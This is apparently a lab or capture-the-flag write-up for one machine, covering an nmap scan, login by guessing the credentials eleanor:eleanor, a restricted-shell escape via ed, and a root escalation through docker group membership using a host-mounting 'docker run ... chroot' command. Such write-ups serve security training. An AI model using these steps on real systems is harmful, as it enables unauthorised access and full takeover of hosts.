Nmap
PORT      STATE  SERVICE           VERSION
22/tcp    open   ssh               OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)
|_auth-owners: root
| ssh-hostkey:
|   2048 75:4c:02:01:fa:1e:9f:cc:e4:7b:52:fe:ba:36:85:a9 (RSA)
|   256 b7:6f:9c:2b:bf:fb:04:62:f4:18:c9:38:f4:3d:6b:2b (ECDSA)
|_  256 98:7f:b6:40:ce:bb:b5:57:d5:d1:3c:65:72:74:87:c3 (ED25519)
53/tcp    closed domain
113/tcp   open   ident             FreeBSD identd
|_auth-owners: nobody
5432/tcp  open   postgresql        PostgreSQL DB
| fingerprint-strings:
|   Kerberos:
|     SFATAL
|     VFATAL
|     C0A000
|     Munsupported frontend protocol 27265.28208: server supports 2.0 to 3.0
|     Fpostmaster.c
|     L2071
|     RProcessStartupPacket
|   SMBProgNeg:
|     SFATAL
|     VFATAL
|     C0A000
|     Munsupported frontend protocol 65363.19778: server supports 2.0 to 3.0
|     Fpostmaster.c
|     L2071
|_    RProcessStartupPacket
8080/tcp  open   http              WEBrick httpd 1.4.2 (Ruby 2.6.6 (2020-03-31))
|_http-favicon: Unknown favicon MD5: D316E1622C58825727E7E4E6C954D289
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: WEBrick/1.4.2 (Ruby/2.6.6/2020-03-31)
|_http-title: Redmine
| http-robots.txt: 4 disallowed entries
|_/issues/gantt /issues/calendar /activity /search
10000/tcp open   snet-sensor-mgmt?
|_auth-owners: eleanor
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, Kerberos, LANDesk-RC, LDAPBindReq, LDAPSearchReq, LPDString, RPCCheck, RTSPRequest, SIPOptions, SMBProgNeg, SSLSessionReq, TLSSessionReq, TerminalServer, TerminalServerCookie, X11Probe:
|     HTTP/1.1 400 Bad Request
|     Connection: close
|   FourOhFourRequest:
|     HTTP/1.1 200 OK
|     Content-Type: text/plain
|     Date: Wed, 30 Sep 2026 23:23:54 GMT
|     Connection: close
|     Hello World
|   GetRequest, HTTPOptions:
|     HTTP/1.1 200 OK
|     Content-Type: text/plain
|     Date: Wed, 30 Sep 2026 23:23:46 GMT
|     Connection: close
|_    Hello World
Enumeration
SSH is up

ident is running on 113. Connected to it but didn’t extract any information.
postgresql on 5432
Redmine instance on 8080
Simpler “Hello World” on 10000. The nmap scan identifies a potential user eleanor

When registering on Redmine, it requires admin approval, so no luck there.
Gobuster returns nothing on 10000.
Testing ssh after all other avenues exhausted. I tried eleanor:eleanor and it worked!
remember try password guessing when all else fails
Privilege Escalation
Sudo is not installed on this machine. In fact, this is a restricted shell (rbash). Did some research on escaping restricted shells. First, we can use compgen -c to see available commands.
We see that ed is unrestricted, and GTFOBins has an entry for it.

Then we just need to point our path to the correct directories.
export PATH=$PATH:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
We can now use commands, so we grab local.txt.

Looking at id reveals that our user is part of the docker group, which can lead to privilege escalation. We need to see what images are available with docker images.
Then:
docker run -v /:/mnt --rm -it <image_name> chroot /mnt /bin/bash
Why This Works
The Docker daemon runs with host root privileges. Because membership in the docker group permits interaction with the Docker socket (/var/run/docker.sock) without requiring sudo, any user in this group can direct the daemon to mount sensitive host storage inside a container environment. Once a container maps host paths like /etc or /, container-level isolation is bypassed.
Done!